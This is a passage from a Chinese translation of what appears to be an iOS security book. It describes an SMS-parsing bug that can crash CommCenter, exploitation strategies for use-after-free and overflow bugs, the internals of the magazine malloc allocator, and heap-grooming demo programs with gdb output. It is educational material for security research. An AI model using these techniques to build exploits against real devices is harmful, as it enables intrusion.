在图6-9中，大家可以看到代码按照UDHL中指定的次数循环。每一次循环它都会读取IEI和IEDL，并处理对应的数据。之后，它会对这些信息进行处理。在指定的UDHL比实际可用的数据更长时，问题就来了。当这种情况发生时，`read_next_byte`函数会返回值`-1`。就这个函数本身来说，这是没有问题的，不过后面的代码假设这个值会是正值并且是有意义的。例如，如图6-10所示，大家可以让CommCenter调用`abort()`，在总消息数为`-1`时退出CommCenter。

图6-10　负责中止CommCenter的代码

如果发送了这种畸形的SMS，而且CommCenter在调用`abort()`后退出了，它会重启，不过如果CommCenter崩溃了，那么手机就会从运营商网络离线。这会让手机在几秒钟内接不到电话，并且会使正在进行的通话中断。

不过，这个bug不单单会造成拒绝服务。它最终可能对内存产生影响，并让人可以执行代码。如果安排的消息使当前的消息计数器为`-1`，该值就会被作为索引来访问一个数组。`-1`这个值就会从已分配缓冲区之前的位置读取一个值。我们假设这个指针是指向某个C++字符串的，因而有多种方式调用该指针。来看图6-11。

这不是唯一的SMS bug，所以请大家了解更多的bug。这类漏洞特别重要，因为它们不需要任何用户交互而且没法阻拦。这不免让人联想到10年前防火墙还未普及时计算机网络的安全情况。

图6-11 iOS SMS栈中的内存破坏

6.10 小结

寻找漏洞在任何系统中都是件困难却很重要的工作。所有的计算机漏洞攻击都是以漏洞为基础的，没有漏洞，也就没有漏洞攻击程序、有效载荷或rootkit。模糊测试是最简单有效的一种漏洞寻找方式。本章介绍了模糊测试，并列举了一些进行模糊测试的例子，比如对Mac OS X中的PDF、iPhone上的 PPT以及iPhone上的SMS接口进行的模糊测试。本章还通过介绍一些已经确定的bug展示了模糊测试技术的威力。

第 7 章

漏洞攻击

7

iOS的受攻击面与Mac OS X的受攻击面是类似的。因此，如果要对用户空间的漏洞进行攻击，就应该将注意力放在客户端的堆漏洞攻击上。

> **注意** 我们不打算介绍与栈有关的bug，因为尽管在某些软件中也存在这样的bug，但它们一般来说不大可能成为漏洞攻击的对象，而且出现的频率也要比和堆有关的问题低。

本章首先介绍了大多数客户端应用程序中都会出现的常见bug类，然后深入介绍针对这些bug编写成功攻击代码所需的概念。

在当今针对应用程序的漏洞攻击中，充分了解应用程序中分配程序的工作原理及如何尽可能准确地控制这些分配程序至关重要。在本章中，大家会了解到iOS系统自带的分配程序，以及用于控制其布局的技巧。

Web浏览器是最常被攻击的一个目标。MobileSafari使用了TCMalloc而非系统自带的分配程序，所以本章还要剖析它的工作原理以及如何利用它的本性改善漏洞攻击程序的可靠性。

最后，我们要对一个客户端漏洞攻击的例子——Pwn2Own 2010大赛上针对MobileSafari的漏洞攻击——进行分析，以说明本章描述的计数在现实中是如何应用的。

7.1 针对 bug 类的漏洞攻击

根据目标软件的不同，出现在软件中的漏洞其类型也是多种多样。比方说，在说到浏览器时，所要处理的bug类很可能是对象生存期问题，其中包括释放后使用（use-after-free）和两次释放（double-free）等bug。而如果目标是二进制格式解析程序（比如PDF阅读器），那么bug类就最可能是算术问题或溢出。

本节将简要描述在针对前面提到的bug类中的bug进行漏洞攻击时最常用的策略，这样大家就能够领会分配程序的行为细节中分别有哪些是与各bug类相关的。

对象生存期漏洞

当攻击者对应用程序的行为（例如，通过JavaScript）拥有很大的控制权时，软件中通常就会

出现对象生存期问题，比如释放后使用和两次释放bug。

释放后使用bug通常会在对象被释放后接着被在代码路径中再次使用时出现。这样的bug往往会在对象寿命管理很不明确时出现，这也是浏览器会遇到大量这种bug的一个原因。图7-1展示了这类bug的特点。




图7-1　释放后使用的典型情形

总的说来，对这些漏洞进行漏洞攻击的策略非常简单：

(1) 强制释放易受攻击的对象；

(2) 用自己可以控制的内容替代这个对象；

(3) 触发对该对象的使用，获得代码执行权。

对于想执行代码的攻击者来说，最简单的办法就是用能控制的地址替换对象的虚拟表指针，这样一来，只要执行间接调用，执行权就可能被劫持。

当对象在其生存期内不止一次被释放，两次释放的漏洞就会出现。利用两次释放开展漏洞攻击有着不同的形式和风格，但多数情况下可以视作释放后使用bug的子类型。第一种策略就是按照以下方式把两次释放问题变成释放后使用问题来处理。

(1) 在易受攻击的对象第一次释放后，用一个合法的对象替代该对象。因为存在两次释放漏洞，新创建的对象也会被释放。

(2) 用自己能控制的对象替换这个新创建的对象。

(3) 让应用程序使用这个自己能控制的对象获取代码执行权。

第二种策略是检查易受攻击的对象被释放时采用的全部代码路径，并确定能否通过专门构造的数据控制对象内容夺取代码执行权。例如，如果在对象的析构函数中触发了间接调用（对对象本身或对象的成员），攻击者就可以按照与攻击释放后使用bug十分类似的方式接管应用程序。

现在应该很清楚了，要对这些漏洞进行漏洞攻击，我们就必须了解分配—释放的各种花招。其实，对这类漏洞的关注要更多地放在分配程序的活动上，而不是去处理内存块的过程中寻找可能存在的弱点。

在下一节中，大家会看到一些要求把更多注意力放在后者上的bug类。

算术和溢出漏洞通常让攻击者几乎能在任意位置重写4个或更多字节。不管是发生整数溢出、让攻击者能写入超过缓冲区大小的数据、让攻击者能分配大小不能满足需求的缓冲区，还是攻击者最后有机会向比预期小的缓冲区中写数据，攻击者需要的都是一种可以控制堆布局从而重写数据的可靠方法。

特别是在过去，通常的策略是重写堆的元数据，这样的话，当链表的某个元素脱离链表时，攻击者就可能重写任意的内存位置。现在，更常见的做法是重写应用程序特有的数据，因为堆通常会对其数据结构的一致性进行检查。重写应用程序特有的数据往往需要确保进行溢出的缓冲区与需要重写的缓冲区离得很近。在本章后面的内容中，大家将学习如何用一些在大多数情况下都能奏效的简单技巧来执行这些操作。

7.2　理解 iOS 系统自带的分配程序

iOS系统自带的分配程序名叫magazine malloc。要研究该分配程序的实现，请参考Mac OS X自带的分配程序（其实现位于Mac OS X Libc源代码的magazine_malloc.c文件中）。

虽然人们针对以前版本的Mac OS X分配程序也开展过一些研究，但与magazine malloc程序漏洞攻击有关的信息很匮乏。要了解现有的与该主题有关的最佳研究资料，请参考Dino Dai Zovi和Charlie Miller编著的*The Mac Hackers Handbook*（Wiley Publishing，978-0-470-39536-3）以及其他一些白皮书。

本节涵盖了大家创建针对iOS分配程序的漏洞攻击程序所需的概念。

7.2.1　区域

magazine malloc程序在执行分配时用到了区域（region）的概念。具体来讲就是把堆划分成3种区域：

- 微型（小于496字节）；
- 小型（大于496字节但小于15 360字节）；
- 大型（大于15 360字节）。

各个区域是由内存块阵列（也叫作量子）和确定这些量子使用状态的元数据组成的。各个区域之间略有区别，而这取决于区域大小和量子大小这两个因素：

- 微型区域大小为1 MB，并且使用了大小为16字节的量子；
- 小型区域大小为8 MB，并且使用了大小为512字节的量子；

- 大型区域大小各异，而且没有使用量子。

分配程序为微型和小型区域维护着32个自由列表（freelist），第1个至第31个自由列表是用于分配的，而最后的那个列表则用于两个或多个彼此邻近的对象被释放后结合成的块。

magazine malloc程序与iOS上以前使用的分配程序之间存在一个主要区别：magazine malloc程序分别为系统中存在的各个CPU维护着单独的区域。这使得magazine malloc程序比以前的分配程序更容易调节区域大小。但本章中并未考虑这一差别，因为只有iPhone 4S和iPad之后的设备才使用了双核处理器，其他运行iOS的苹果产品都只有一个CPU。

7.2.2 内存分配

在应用程序请求系统为其分配内存时，magazine malloc程序首先会根据请求的大小确定哪个区域是合适的。针对微型区域和小型区域的行为是相同的，而大型区域的分配过程会略有差异。本节将会从头到尾地介绍微型区域和大型区域的分配过程，以便大家能够完整地了解内存分配过程的原理。

每当有内存块被释放时，magazine malloc程序就会在一个名为`mag_last_free`的专用结构成员中保留对该内存块的引用。如果新的内存分配请求所请求的大小与`mag_last_free`引用的内存块大小相同，它就会被返回给调用程序，指针则被置为`NULL`。

如果大小不同，magazine malloc程序会在空闲表中查找大小刚好相同的具体区域。如果这一尝试还是不成功，它就会检查最后的空闲表，正如之前提过的，该空闲表的作用是存储合并而来的较大内存块。

如果最后的空闲表非空，其中的内存块会被分为两部分，一部分返回给调用程序，另一部分则放回该空闲表。

如果以上尝试全都失败，未能分配合适的内存区域，magazine malloc程序就会用`mmap()`分配一个新内存块，并为其指定合适的区域类型。这一过程是由内存分配请求未得到满足的线程执行的。

对于大型对象而言，分配过程就简单得多了。大型对象并不是利用32个空闲表，而是具有包含所有可用数据项的缓存。因此，分配程序首先会寻找具有合适大小的已分配内存页。如果没找到，它就会搜寻更大的内存块，并对其进行分割，使得其中的一部分能满足要求，而另一部分则会被放回可用内存块列表中。

最后，如果没有内存区域可用，就会使用`mmap()`执行分配。

7.2.3 内存释放

在进行分配时内存区域上存在的区别对于释放而言是相同的。因此，在讲解内存释放时，我们也是分微型内存对象和大型内存对象这两类来介绍。

在释放微型对象时，分配程序会将其放入区域缓存中，也就是放进`mag_last_free`。

之前存在的内存区域会按照以下3个步骤被移动到合适的空闲表中。首先，分配程序会检查对象是否可以与排在它前面的对象合并，然后验证对象能否与排在它后面的对象合并。根据这些合并操作是否成功，对象会被置于相应的位置。

如果合并后的对象大于微型区域的合适大小，该对象就会被放入最后的空闲表中（回想一下7.2.2节，这个区域放置着大小超出给定区域预期的对象）。

当微型区域只包含释放后的内存块时，整个区域就会被释放给系统。

对于大型对象而言，过程略有差异。如果对象比某个阈值大，那么该对象就会立即被释放给系统，否则做法与释放微型和小型对象时类似，对象会被放置到专门的位置，即 `large_entry_cache_newest`。

如果大型对象缓存中有足够的空间，也就是说，如果缓存中数据项的数量没有超过允许放置其中的最大元素数，处在最近位置的对象就会被放进去。缓存的大小取决于所使用的架构和操作系统。

如果缓存容纳不下对象，对象就会被直接释放而不放入缓存中。同样，如果在把对象放入缓存中后缓存大小变得太大，缓存中最旧的对象就会被删除。

7.3　驯服 iOS 的分配程序

本节给出了若干个例子，以便大家可以更好地理解分配程序的本质，并了解如何在进行漏洞攻击时让分配程序为己所用。

大多数情况下，大家要直接在设备上进行处理。作出该选择的主要原因是magazine malloc会保存各CPU上微型和小型区域的缓存，因此英特尔计算机上的行为与在iPhone上的行为相比可能就太不精确了。不过，在调试现实的漏洞攻击程序时，一般人们还是会用Mac OS X上运行的虚拟机进行处理，这从可用的RAM和CPU数量上讲已经是尽可能地接近iPhone了。另一种更容易的可行选择是使用越狱过的iPhone，这样就可以使用gdb和其他一些工具了。

7.3.1　所需工具

我们有很多可以在Mac OS X上对与堆有关的问题进行调试的辅助工具可用，但不巧的是，这些工具中只有一小部分可以在未越狱的iPhone上使用。

本节会讨论在Mac OS X和iOS上可以使用的所有工具，并指明哪些在两种平台上都能使用，而哪些只能在Mac OS X使用。

有一些环境变量可以减轻调试任务，最重要的几个如下所示。

- MallocScribble　为所有已释放的内存填充0x55。
- MallocPreScribble　为所有未初始化的内存填充0xAA。
- MallocStackLogging　记录内存块的完整历史和栈日志（可利用`malloc_history`查看结果）。

这些环境变量是在Mac OS X和iOS中都可以使用的。

另一个实用工具是crashwrangler，它用于确定所处理bug的类型。当应用程序崩溃时，它会分辨崩溃的原因，并弄清楚它有没有可能被利用。一般来说，crashwrangler并不适用于预测可利用性，但对于理解应用程序为何崩溃来说还是相当有用的。

最后，大家可以使用Dtrace查看系统自带分配程序分配和释放内存块的过程。*The Mac Hacker's Handbook*介绍了许多用于调试的实用Dtrace脚本。

Dtrace和crashwrangler都是只能在Mac OS X上使用的。

7.3.2　与分配/释放有关的基础知识

注意　本书配套网站www.wiley.com/go/ioshackershandbook提供了本章中用到的代码。

在过去，要对算术bug进行漏洞攻击，最简单的办法就是重写堆的元数据信息。不过，这一招对magazine malloc程序来说已经行不通了。每当对象被释放时，都会有以下函数来验证它的完整性：

```
static INLINE void *
free_list_unchecksum_ptr(szone_t *szone, ptr_union *ptr)
{
    ptr_union p;
    uintptr_t t = ptr->u;

    t = (t << NYBBLE) | (t >> ANTI_NYBBLE); // 编译成循环移位指令
    p.u = t & ~(uintptr_t)0xF;

    if ((t & (uintptr_t)0xF) != free_list_gen_checksum(p.u ^ szone->cookie))
    {
      free_list_checksum_botch(szone, (free_list_t *)ptr);
      return NULL;
    }
    return p.p;
}
```

具体来说，当对象被释放后，要对其堆的元数据的前驱和后继元素进行验证，方法是将这两个元素分别与随机生成的cookie进行异或运算。得到的结果会分别放到各自指针的高4位中。

我们不需要验证在大型区域中分配的对象的元数据。不过，这些对象的元数据都是分开存储的，因此针对大对象的经典攻击也就不可行了。

除非攻击者可以读取用于验证堆的元数据的cookie，不然他只能选择重写应用程序特有的数据。出于这一原因，大家应该试着了解进行漏洞攻击时可能用到的常见操作。

对于攻击者来说，要想可靠地重写应用程序特有的数据，能够将内存对象置于内存中相互临近的位置是相当重要的。

为了更好地理解如何控制堆的布局，首先我们来看一个简单的例子，它说明了分配和释放对象的方式。请在测试用的iOS设备上运行该应用程序。

```
#define DebugBreak() \
do { \
__asm__("mov r0, #20\nmov ip, r0\nsvc 128\nmov r1, #37\nmov ip, r1\nmov r1, #2\nmov
r2, #1\n svc 128\n" \
: : : "memory","ip","r0","r1","r2"); \
} while (0)
```

```
int main(int argc, char *argv[])
{
    unsigned long *ptr1, *ptr2, *ptr3, *ptr4;
    ptr1 = malloc(24);
    ptr2 = malloc(24);
    ptr3 = malloc(24);
    ptr4 = malloc(24);

    memset(ptr1, 0xaa, 24);
    memset(ptr2, 0xbb, 24);
    memset(ptr3, 0xcc, 24);
    DebugBreak();

    free(ptr1);
    DebugBreak();
    free(ptr3);
    DebugBreak();
    free(ptr2);
    DebugBreak();
    free(ptr4);
    DebugBreak();

    @autoreleasepool {
        return UIApplicationMain(argc, argv, nil, NSStringFromClass
([bookAppDelegate class]));
    }
}
```

该应用程序首先会在微型区域中分配四个缓冲区，然后开始逐一释放它们。这里要用到一个创造软件断点的宏，这样当我们在测试设备上运行应用程序时，就可以让Xcode自动中断进入gdb了。

在第一个断点处，这些缓冲区就已经分配好并被置入内存中了：

```
GNU gdb 6.3.50-20050815 (Apple version gdb-1708) (Fri Aug 26 04:12:03 UTC 2011)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "--host=i386-apple-darwin
--target=arm-apple-darwin".tty /dev/ttys002
target remote-mobile /tmp/.XcodeGDBRemote-1923-40
Switching to remote-macosx protocol
mem 0x1000 0x3fffffff cache
mem 0x40000000 0xffffffff none
mem 0x00000000 0x0fff none
[Switching to process 7171 thread 0x1c03]
[Switching to process 7171 thread 0x1c03]
sharedlibrary apply-load-rules all
Current language: auto; currently objective-c
(gdb) x/40x ptr1
0x14fa50:     0xaaaaaaaa   0xaaaaaaaa   0xaaaaaaaa   0xaaaaaaaa
0x14fa60:     0xaaaaaaaa   0xaaaaaaaa   0x00000000   0x00000000
```

```
0x14fa70:     0xbbbbbbbb   0xbbbbbbbb   0xbbbbbbbb   0xbbbbbbbb
0x14fa80:     0xbbbbbbbb   0xbbbbbbbb   0x00000000   0x00000000
0x14fa90:     0xcccccccc   0xcccccccc   0xcccccccc   0xcccccccc
0x14faa0:     0xcccccccc   0xcccccccc   0x00000000   0x00000000
0x14fab0:     0x00000000   0x00000000   0x00000000   0x00000000
0x14fac0:     0x00000000   0x00000000   0x00000000   0x00000000
0x14fad0:     0x7665442f   0x706f6c65   0x752f7265   0x6c2f7273
0x14fae0:     0x6c2f6269   0x63586269   0x4465646f   0x67756265
(gdb) c
Continuing.
```

接下来第一个对象会被释放：

```
Program received signal SIGINT, Interrupt.
main (argc=1, argv=0x2fdffbac) at /Users/snagg/Documents/Book/booktest
/booktest/main.m:34
34     free(ptr3);
(gdb) x/40x ptr1
0x14fa50:     0xaaaaaaaa   0xaaaaaaaa   0xaaaaaaaa   0xaaaaaaaa
0x14fa60:     0xaaaaaaaa   0xaaaaaaaa   0x00000000   0x00000000
0x14fa70:     0xbbbbbbbb   0xbbbbbbbb   0xbbbbbbbb   0xbbbbbbbb
0x14fa80:     0xbbbbbbbb   0xbbbbbbbb   0x00000000   0x00000000
0x14fa90:     0xcccccccc   0xcccccccc   0xcccccccc   0xcccccccc
0x14faa0:     0xcccccccc   0xcccccccc   0x00000000   0x00000000
0x14fab0:     0x00000000   0x00000000   0x00000000   0x00000000
0x14fac0:     0x00000000   0x00000000   0x00000000   0x00000000
0x14fad0:     0x7665442f   0x706f6c65   0x752f7265   0x6c2f7273
0x14fae0:     0x6c2f6269   0x63586269   0x4465646f   0x67756265
(gdb) c
Continuing.
```

内存布局还没有改变，而这符合我们之前作出的解释。事实上，这里只释放了ptr1，相应地，它被放置到了mag_last_free缓存中。更进一步：

```
main (argc=1, argv=0x2fdffbac) at /Users/snagg/Documents/Book/booktest
/booktest/main.m:36
36        free(ptr2);
(gdb) x/40x ptr1
0x14fa50:     0x90000000   0x90000000   0xaaaa0002   0xaaaaaaaa
0x14fa60:     0xaaaaaaaa   0xaaaaaaaa   0x00000000   0x00020000
0x14fa70:     0xbbbbbbbb   0xbbbbbbbb   0xbbbbbbbb   0xbbbbbbbb
0x14fa80:     0xbbbbbbbb   0xbbbbbbbb   0x00000000   0x00000000
0x14fa90:     0xcccccccc   0xcccccccc   0xcccccccc   0xcccccccc
0x14faa0:     0xcccccccc   0xcccccccc   0x00000000   0x00000000
0x14fab0:     0x00000000   0x00000000   0x00000000   0x00000000
0x14fac0:     0x00000000   0x00000000   0x00000000   0x00000000
0x14fad0:     0x7665442f   0x706f6c65   0x752f7265   0x6c2f7273
0x14fae0:     0x6c2f6269   0x63586269   0x4465646f   0x67756265
(gdb) c
Continuing.
```

现在ptr3也被释放了，因此必须将ptr1从mag_last_free缓存中移走，也就是说它实际上被放入自由列表了。前两个DWORD值表示自由列表中的前驱指针和后继指针。记住，指针是要和随机生成的cookie进行异或运算的；大家很容易发现它们都为NULL，自由列表之前其实是空的。

下一个要释放的对象是ptr2：

```
Program received signal SIGINT, Interrupt.
main (argc=1, argv=0x2fdffbac) at /Users/snagg/Documents/Book/booktest
/booktest/ main.m:38
38          free(ptr4);
(gdb) x/40x ptr1
0x14fa50:     0x70014fa9   0x90000000   0xaaaa0002   0xaaaaaaaa
0x14fa60:     0xaaaaaaaa   0xaaaaaaaa   0x00000000   0x00020000
0x14fa70:     0xbbbbbbbb   0xbbbbbbbb   0xbbbbbbbb   0xbbbbbbbb
0x14fa80:     0xbbbbbbbb   0xbbbbbbbb   0x00000000   0x00000000
0x14fa90:     0x90000000   0x70014fa5   0xcccc0002   0xcccccccc
0x14faa0:     0xcccccccc   0xcccccccc   0x00000000   0x00020000
0x14fab0:     0x00000000   0x00000000   0x00000000   0x00000000
0x14fac0:     0x00000000   0x00000000   0x00000000   0x00000000
0x14fad0:     0x7665442f   0x706f6c65   0x752f7265   0x6c2f7273
0x14fae0:     0x6c2f6269   0x63586269   0x4465646f   0x67756265
(gdb) c
Continuing.
```

这里情况有了小小的变化。现在ptr2在mag_last_free缓存中，而ptr1和ptr3都在自由列表中。此外，ptr1前面的那个指针现在已指向ptr3，而ptr3之后的那个指针现在已指向ptr1。最后，我们看看将ptr4放入mag_last_free缓存时会发生什么：

```
Program received signal SIGINT, Interrupt.
0x00002400 in main (argc=1, argv=0x2fdffbac) at
/Users/snagg/Documents/Book/booktest/booktest/main.m:39
39       DebugBreak();
(gdb) x/40x ptr1
0x14fa50:     0x90000000   0x90000000   0xaaaa0006   0xaaaaaaaa
0x14fa60:     0xaaaaaaaa   0xaaaaaaaa   0x00000000   0x00020000
0x14fa70:     0xbbbbbbbb   0xbbbbbbbb   0xbbbbbbbb   0xbbbbbbbb
0x14fa80:     0xbbbbbbbb   0xbbbbbbbb   0x00000000   0x00000000
0x14fa90:     0x90000000   0x90000000   0xcccc0002   0xcccccccc
0x14faa0:     0xcccccccc   0xcccccccc   0x00000000   0x00060000
0x14fab0:     0x00000000   0x00000000   0x00000000   0x00000000
0x14fac0:     0x00000000   0x00000000   0x00000000   0x00000000
0x14fad0:     0x7665442f   0x706f6c65   0x752f7265   0x6c2f7273
0x14fae0:     0x6c2f6269   0x63586269   0x4465646f   0x67756265
(gdb)
```

ptr2的内容似乎没有改变，不过其他情况就不同了。首先，ptr1与ptr3的前驱指针和后继指针都被置为NULL，而且ptr1内存块的大小也发生了变化。事实上现在的ptr1已经长96字节（0x0006*16字节，而16字节正是微型内存块量子的大小）了。这意味着ptr1、ptr2和ptr3全部被合并到一个不含其他元素的内存块中，而该内存块放置在具有不同量子（0x0006）的自由列表中。因此，它们各自的前驱指针和后继指针都被释放了。对应0x0002的自由列表现在为空。

1. 针对算术漏洞的漏洞攻击

前面的这个例子彻底讲清了通过重写堆的元数据让代码得以执行的思路。因此，唯一的选择就是按照特定方式分配对象，把易受攻击的对象放置在要重写的对象旁边，这个技巧称为堆风水（Heap Feng Shui）。在本章随后的内容中大家会了解到它的基础知识，并学会如何针对浏览器使

用该技巧。现在，大家只需要执行以下简单计划：

(1) 分配若干个易受攻击的对象；

(2) 在这些对象之间“挖坑”；

(3) 把“有意思的”对象分配到这些“坑”中。

为了实现这一目标，大家可以利用下面这个简单的应用程序。它首先会分配50个对象，并将它们的内容置为0xcc。然后这些对象有一半会被释放掉，最后其中10个装有0xaa的对象要进行分配。

```
#define DebugBreak() \
do { \
__asm__("mov r0, #20\nmov ip, r0\nsvc 128\nmov r1, #37\nmov ip, r1\nmov r1, #2\nmov
r2, #1\n svc 128\n"
: : : "memory","ip","r0","r1","r2"); \
} while (0)

int main(int argc, char *argv[])
{
    unsigned long *buggy[50];
    unsigned long *interesting[10];
    int i;

    for(i = 0; i < 50; i++) {
        buggy[i] = malloc(48);
        memset(buggy[i], 0xcc, 48);
    }
    DebugBreak();

    for(i = 49; i > 0; i -=2)
        free(buggy[i]);

    DebugBreak();

    for(i = 0; i < 10; i++) {
        interesting[i] = malloc(48);
        memset(interesting[i], 0xaa, 48);
    }

    DebugBreak();

    @autoreleasepool {
       return UIApplicationMain(argc, argv, nil, NSStringFromClass
([bookAppDelegate class]));
    }
}
```

首先我们要运行该应用程序：

```
GNU gdb 6.3.50-20050815 (Apple version gdb-1708) (Fri Aug 26 04:12:03 UTC 2011)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "--host=i386-apple-darwin--target=arm-apple-darwin".tty
```

```
/dev/ttys002
target remote-mobile /tmp/.XcodeGDBRemote-1923-73
Switching to remote-macosx protocol
mem 0x1000 0x3fffffff cache
mem 0x40000000 0xffffffff none
mem 0x00000000 0x0fff none
[Switching to process 7171 thread 0x1c03]
[Switching to process 7171 thread 0x1c03]
sharedlibrary apply-load-rules all
Current language: auto; currently objective-c
(gdb) x/50x buggy
0x2fdffacc:   0x0017ca50   0x0017ca80   0x0017cab0   0x0017cae0
0x2fdffadc:   0x0017cb10   0x0017cb40   0x0017cb70   0x0017cba0
0x2fdffaec:   0x0017cbd0   0x0017cc00   0x0017cc30   0x0017cc60
0x2fdffafc:   0x0017cc90   0x0017ccc0   0x0017ccf0   0x0017cd20
0x2fdffb0c:   0x0017cd50   0x0017cd80   0x0017cdb0   0x0017cde0
0x2fdffb1c:   0x0017ce10   0x0017ce40   0x0017ce70   0x0017cea0
0x2fdffb2c:   0x0017ced0   0x0017cf00   0x0017cf30   0x0017cf60
0x2fdffb3c:   0x0017cf90   0x0017cfc0   0x0017cff0   0x0017d020
0x2fdffb4c:   0x0017d050   0x0017d080   0x0017d0b0   0x0017d0e0
0x2fdffb5c:   0x0017d110   0x0017d140   0x0017d170   0x0017d1a0
0x2fdffb6c:   0x0017d1d0   0x0017d200   0x0017d230   0x0017d260
0x2fdffb7c:   0x0017d290   0x0017d2c0   0x0017d2f0   0x0017d320
0x2fdffb8c:   0x0017d350   0x0017d380
(gdb) x/15x 0x0017ca80
0x17ca80:     0xcccccccc   0xcccccccc   0xcccccccc   0xcccccccc
0x17ca90:     0xcccccccc   0xcccccccc   0xcccccccc   0xcccccccc
0x17caa0:     0xcccccccc   0xcccccccc   0xcccccccc   0xcccccccc
0x17cab0:     0xcccccccc   0xcccccccc   0xcccccccc
(gdb) c
Continuing.
```

所有这50个对象都已经分配好了，而且每个对象都如预期那样被装入了`0xcc`。接着，大家可以看到释放25个对象后该应用程序的状态：

```
Program received signal SIGINT, Interrupt.
0x0000235a in main (argc=1, argv=0x2fdffbac) at
/Users/snagg/Documents/Book/booktest/booktest/main.m:34
34          DebugBreak();
(gdb) x/15x 0x0017cae0
0x17cae0:     0xa0000000   0xe0017cb4   0xcccc0003   0xcccccccc
0x17caf0:     0xcccccccc   0xcccccccc   0xcccccccc   0xcccccccc
0x17cb00:     0xcccccccc   0xcccccccc   0xcccccccc   0x0003cccc
0x17cb10:     0xcccccccc   0xcccccccc   0xcccccccc
(gdb) c
Continuing.
```

第四个对象是被释放对象中的一员，具体来说，它是最后一个被添加到自由列表中的对象（而第一个对象其实被存储到`mag_last_free`缓存中）。它的前驱指针被置为`NULL`，而后继指针现在指向buggy数组中的第六个对象。最后，大家要分配自己感兴趣的对象：

```
Program received signal SIGINT, Interrupt.
0x000023fe in main (argc=1, argv=0x2fdffbac) at
```

```
/Users/snagg/Documents/Book/booktest/booktest/main.m:41
41         DebugBreak();
(gdb) x/10x interesting
0x2fdffaa4:   0x0017ca80   0x0017cae0   0x0017cb40   0x0017cba0
0x2fdffab4:   0x0017cc00   0x0017cc60   0x0017ccc0   0x0017cd20
0x2fdffac4:   0x0017cd80   0x0017cde0
(gdb) x/15x 0x0017ca80
0x17ca80:     0xaaaaaaaa   0xaaaaaaaa   0xaaaaaaaa   0xaaaaaaaa
0x17ca90:     0xaaaaaaaa   0xaaaaaaaa   0xaaaaaaaa   0xaaaaaaaa
0x17caa0:     0xaaaaaaaa   0xaaaaaaaa   0xaaaaaaaa   0xaaaaaaaa
0x17cab0:     0xcccccccc   0xcccccccc   0xcccccccc
```

这10个被替换的对象是之前释放的，不出所料，它们的内容已经成了`0xaa`。在输出中，大家可以看到buggy数组中第一个对象的内容，其内容是我们已经见过的。

虽然存在这一些困难，但在现实的应用中这样的技巧也适用。具体来讲，在刚开始进行漏洞攻击之时，堆的状态是未知的，而且远不能达到“理想状态”，而攻击者可能没有足够空间按自己的想法分配那么多对象。尽管这样，该技巧的实用性和适用性被证明是非常好的。在本章随后讨论TCMalloc时，大家会了解到如何将其应用于MobileSafari。

2. 针对对象生存期问题的漏洞攻击

在处理对象生存期问题时，替换内存中易受攻击对象的能力至关重要。这在合并内存块时就棘手了，因为对象大小有可能会发生一些不可预知的变化。一般来说，有3种方式可以解决这一问题：

- 在释放易受攻击的对象后立刻替换对象；
- 将对象放在已分配的对象之间；
- 将对象放在大小受自己控制的对象之间。

在采取第一种策略时，对象是直接从`mag_last_free`缓存中取出的，因此不会发生合并。而第二种方案可确保后继对象和前驱对象都未释放，还时可以确定合并是不可能的。最后一种情况让我们可以预测要合并的最后一个对象的大小，因此能分配一个大小适当的对象来替换。想使用第一种或第二种技巧，大家可以参考本章之前介绍过的例子。而想要尝试最后一种技巧，大家可以利用下面这个简单的应用程序：

```
#define DebugBreak() \
do { \
__asm__("mov r0, #20\nmov ip, r0\nsvc 128\nmov r1, #37\nmov ip,
r1\nmov r1, #2\nmov r2, #1\n svc 128\n" \
: : : "memory","ip","r0","r1","r2"); \
} while (0)

int main(int argc, char *argv[])
{
    unsigned long *ptr1, *ptr2, *ptr3, *ptr4;
    unsigned long *replacement;

    ptr1 = malloc(48);
    ptr2 = malloc(64);
    ptr3 = malloc(80);
    ptr4 = malloc(24);
```

```
    DebugBreak();

    free(ptr1);
    free(ptr2);
    free(ptr3);
    free(ptr4);
    DebugBreak();

    replacement = malloc(192);

    DebugBreak();

    @autoreleasepool {
        return UIApplicationMain(argc, argv, nil, NSStringFromClass
([bookAppDelegate class]));
    }
}
```

该应用程序会分配4个对象，而各个对象的大小都是不同的。目标是要替换ptr2。想完成这一目标，我们就要考虑块的合并，因此用来替换的对象大小为192字节，而非64字节。运行应用程序就可以验证这一点：

```
GNU gdb 6.3.50-20050815 (Apple version gdb-1708) (Fri Aug 26 04:12:03 UTC 2011)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "--host=i386-apple-darwin --target=arm-apple-darwin".
tty /dev/ttys002
target remote-mobile /tmp/.XcodeGDBRemote-1923-41
Switching to remote-macosx protocol
mem 0x1000 0x3fffffff cache
